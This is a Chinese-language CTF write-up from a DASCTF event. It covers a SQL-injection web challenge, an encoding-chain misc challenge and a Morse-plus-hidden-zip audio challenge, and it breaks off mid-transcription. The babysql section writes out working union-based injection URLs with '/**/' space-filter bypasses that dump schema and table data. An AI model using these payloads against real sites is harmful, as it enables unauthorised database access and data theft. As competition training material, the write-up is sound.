这船晨了战队

1. 解题过程中，关键步骤不可省略，不可含糊其辞、一笔带过。
2. 解题过程中如是自己编写的脚本，不可省略，不可截图（代码字体可以调小；而如果代码太长，则贴关键代码函数）。
3. 您队伍所有解出的题目都必须书写WRITEUP，缺少一个则视该WRITEUP无效，队伍成绩将无效。
4. WRITEUP如过于简略和敷衍，导致无法形成逻辑链条推断出战队对题目有分析和解决的能力，该WRITEUP可能被视为无效，队伍成绩将无效。
5. 提交PDF版本即可

一、战队信息

- 名称：这船晨了
- 排名：14

二、解题情况

粘贴解题图片

三、解题过程

> 题目按照顺序填写

Web

babysql


tmd，搞了好久，一开始以为是过滤 select，结果发现tmd只是过滤了空格，日。

空格用 `/**/` 绕过，是一个数字型的注入


可以这样判断 SQL 注入

```
id=0/**/or/**/1=1
```

这时候会发现，有一个 user，说明被截断了，所以必须要用 `group_concat`




判断列是3，在四个的时候会无回显的




爆库：

```
http://1.14.97.218:20404/search.php?
id=0/**/union/**/select/**/database(),2,3
```



爆表


```
http://1.14.97.218:20404/search.php?id=0/**/union/**/select/**/group_concat(table_name),group_concat(table_schema),3/**/from/**/information_schema.tables/**/where/**/table_schema='ctf'
```



最后发现是在 emails 里面，有点坑，我以为 emails 里面是两列，就一直两列了，结果一直出不来数据、

先爆列


```
http://1.14.97.218:20404/search.php?id=0/**/union/**/select/**/group_concat(column_name),group_concat(column_name),3/**/from/**/information_schema.columns/**/where/**/table_schema='ctf'/**/and/**/table_name='emails'
```



爆email的数据

```
http://1.14.97.218:20404/search.php?id=0/**/union/**/select/**/group_concat(id),group_concat(email_id),2/**/from/**/emails
```

成功得到 flag



DASCTF{0947785907811271076803452925525 1}

misc

check_gift

找了很久，找到一个可用的

```
3:3850h: 50 01 45 14 50 01 45 14 50 01 45 14 50 01 45 14  P.E.P.E.P.E.P.E.
3:3860h: 50 01 45 14 50 01 45 14 50 01 45 7E 80 7F C1 3E  P.E.P.E.P.E~€.Á>
3:3870h: 7F 66 5F 01 FE D5 BF 19 A2 F0 0F C4 5B BB FB 4B  .f_.þÕ¿.¢ð.Ä[»ûK
3:3880h: 2C 6E DD A7 BC 49 2E 7F DE 9A 29 87 E9 5F BF 16  ,nÝ§¼I..Þš)‡é_¿.
3:3890h: BF F0 46 9F D8 DB C0 5A 17 8D 3E 21 DE A6 B9 E2  ¿ðFŸØÛÀZ..>!Þ¦¹â
3:38A0h: 03 E1 CC FD 96 C3 52 BE 02 D5 B6 08 98 79 86 D2  .áÌý–ÃR¾.Õ¶.˜y†Ò
3:38B0h: 2B 69 DB 9F 49 85 00 7F 21 9E 53 EF F2 B1 CD 75  +iÛŸI…..!žSïò±Íu
3:38C0h: 87 C1 DE 25 B7 1E 76 A3 61 2D 9C 4F FC 73 AF 94  ‡ÁÞ%·.v£a-œOüs¯"
3:38D0h: 3F F2 2E 2B EA 2F 16 FE D2 DE 33 D4 AF 35 1F 0D  ?ò.+ê/.þÒÞ3Ô¯5..
3:38E0h: F8 0B 4A D1 3C 0B A6 DB 6E 5F 27 C3 B6 11 DB 49  ø.JÑ<.¦Ûn_'Ã¶.ÛI
3:38F0h: 26 D6 C0 F3 6E E6 F3 AF 1F FE 05 70 6B E4 CD 6A  &ÖÀónæó¯.þ.pkäÍj
3:3900h: F2 F6 FE E2 6B DD 4A 69 2E 67 69 39 92 56 2C E7  òöþâkÝJi.gi9'V,ç
3:3910h: 8C F5 34 01 EA DE 11 F0 2F C2 69 FF 00 7F F1 1B  Œõ4.êÞ.ð/Âiÿ..ñ.
3:3920h: C6 69 61 18 FF 00 96 1A 6D 84 D7 D7 3F AF 91 07  Æia.ÿ.–.m„××?¯'.
3:3930h: FE 47 AF 71 B1 F1 97 EC 0B E0 25 0F 61 E0 7F 14  þG¯q±ñ–ì.à%.aà..
3:3940h: F8 F2 E7 FE 7A EB 3A C5 B6 91 6B FF 00 80 9A 6C  øòçþzë:Å¶'kÿ.€šl
3:3950h: 33 CF FF 00 93 D5 F0 C5 14 01 FA 6D A6 FF 00 C1  3Ïÿ.“ÕðÅ..úm¦ÿ.Á
3:3960h: 45 E0 F8 7A 04 7F 03 FE 0D 7C 3B F0 A1 8B E4 4B  Eàøz...þ.|;ð¡‹äK
3:3970h: A9 34 A9 75 6B AF FB FD A9 CD 71 FC AA 9F 88 FF  ©4©uk¯ûý©Íqüª Ÿˆÿ
3:3980h: 00 E0 AD 7F F0 50 6F 11 C6 B6 30 7C 44 BA D2 6C  .à-.ðPo.Æ¶0|Dº Ól
3:3990h: E3 E2 3B 4D 2E DA D6 C6 14 FF 00 B6 50 42 2B F3  ãâ;M.ÚÖÆ.ÿ.¶PB+ó
3:39A0h: 56 8A 00 FB 23 54 FD BF 7F 6D 5D 72 DD AD F5 7F  VŠ.û#Tý¿.m]rÝ-õ.
3:39B0h: 8A 5E 26 96 29 3A A2 6A 53 47 FC 8D 78 BE B7 F1  Š^&–):¢jSGü.x¾·ñ
3:39C0h: EB E3 6F 8A 1B 3E 28 F1 7E B7 A9 1F FA 78 BF B9  ëãoŠ.>(ñ~·©.úx¿¹
3:39D0h: 97 F9 CB 5E 3F 45 00 5F 9E F6 F6 F6 53 35 E4 AD  –ùË^?E._žöööS5ä-
3:39E0h: 2B 1E EE C4 FF 00 3A A7 E6 1F F3 FF 00 EA A6 51  +.îÄÿ.:§æ.óÿ.ê¦Q
3:39F0h: 40 16 3C C9 AA 2F 30 FF 00 9F FF 00 55 32 8A 00  @.<Éª/0ÿ.Ÿÿ.U2Š.
3:3A00h: 28 A2 8A 00 28 A2 8A 00 28 A2 8A 00 28 A2 8A 00  (¢Š.(¢Š.(¢Š.(¢Š.
3:3A10h: 28 A2 8A 00 28 A2 8A 00 28 A2 8A 00 FF D9 47 69  (¢Š.(¢Š.(¢Š.ÿÙGi
3:3A20h: 66 74 20 66 72 6F 6D 20 67 6C 7A 6A 69 6E 3A 20  ft from glzjin:
3:3A30h: 46 49 57 4F 49 78 71 45 5A 79 49 57 4A 77 49 48  FIWOIxqEZyIWJwIH
3:3A40h: 48 30 31 50 48 78 31 4A 49 52 45 43 47 79 63 6E  H01PHx1JIRECGycn
3:3A50h: 45 30 30 30 45 30 71 41 5A 30 45 41 46 49 63 48  E000E0qAZ0EAFIcH
3:3A60h: 46 48 35 5A 45 78 70 30 41 53 71 55 47 49 45 50  FH5ZExp0ASqUGIEP
3:3A70h: 45 30 35 48 45 52 41 42 47 52 4D 55 46 79 41 52  E05HERABGRMUFyAR
3:3A80h: 46 48 31 52 41 44 3D 3D 20 48 61 76 65 20 61 20  FH1RAD== Have a
3:3A90h: 6E 69 63 65 20 74 69 6D 65 2C 20 42 79 65 21 FF  nice time, Bye!ÿ
3:3AA0h: D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 48 00  Øÿà..JFIF.....H.
3:3AB0h: 48 00 00 FF E1 00 58 45 78 69 66 00 00 4D 4D 00  H..ÿá.XExif..MM.
3:3AC0h: 2A 00 00 00 08 00 02 01 12 00 03 00 00 00 01 00  *...............
3:3AD0h: 01 00 00 87 69 00 04 00 00 00 01 00 00 00 26 00  ....‡i.........&.
3:3AE0h: 00 00 00 00 03 A0 01 00 03 00 00 00 01 00 01 00  ..... ..........
3:3AF0h: 00 A0 02 00 04 00 00 00 01 00 00 02 FC A0 03 00  . ..........ü ..
3:3B00h: 04 00 00 00 01 00 00 04 3C 00 00 00 00 FF ED 00  ........<....ÿí.
3:3B10h: 38 50 68 6F 74 6F 73 68 6F 70 20 33 2E 30 00 38  8Photoshop 3.0.8
3:3B20h: 42 49 4D 04 04 00 00 00 00 00 00 38 42 49 4D 04  BIM........8BIM.
```

rot13 ---> base64 ----> base32

rot13

SVJBVkdRMlVJWjVUU01CUk1WVERPTlpaR000R0dNM0RNSVpUSU5MRkc0NFdHTVRCR05URENOTEZHSlNESU1ENQ==

baes64

IRAVGQ2UIZ5TSMBRMVTDONZZGM4GGM3DMIZTINLFG44WGMTBGNTDCNLFGJSDIMD5

base32

DASCTF{901ef77938c3cb345e79c2a3f15e2d40}


m4a

已知 m4a 是一个音频文件，所以这里直接尝试打开，可以听到断断续续的声音，判断是摩斯密码。

然后用 010打开文件，发现最后的地方是 zip 的头，这和初赛的题目非常像，还是套用脚本来提取。

```
with open('m4a', 'rb') as f:
    hex_list = ("{:02X}".format(int(c)) for c in
f.read())
    bufList = list(hex_list)
    listTmp = bufList[::-1]
    code=''
    for i in listTmp:
        code += i
    print(code)
```

如图



把这一段字符提取出来，放到 010 里面，保存为 zip 文件

然后这个 zip 是需要密码的，估计就是摩斯密码的。

听了很久很久，得出来密码如下

2111 B
12 A

11112 4

111212 或是 11122 (11122 概率较大 3

2111 B

2121 C

1 E


1121 F

2121 C


11222 2

22222 0

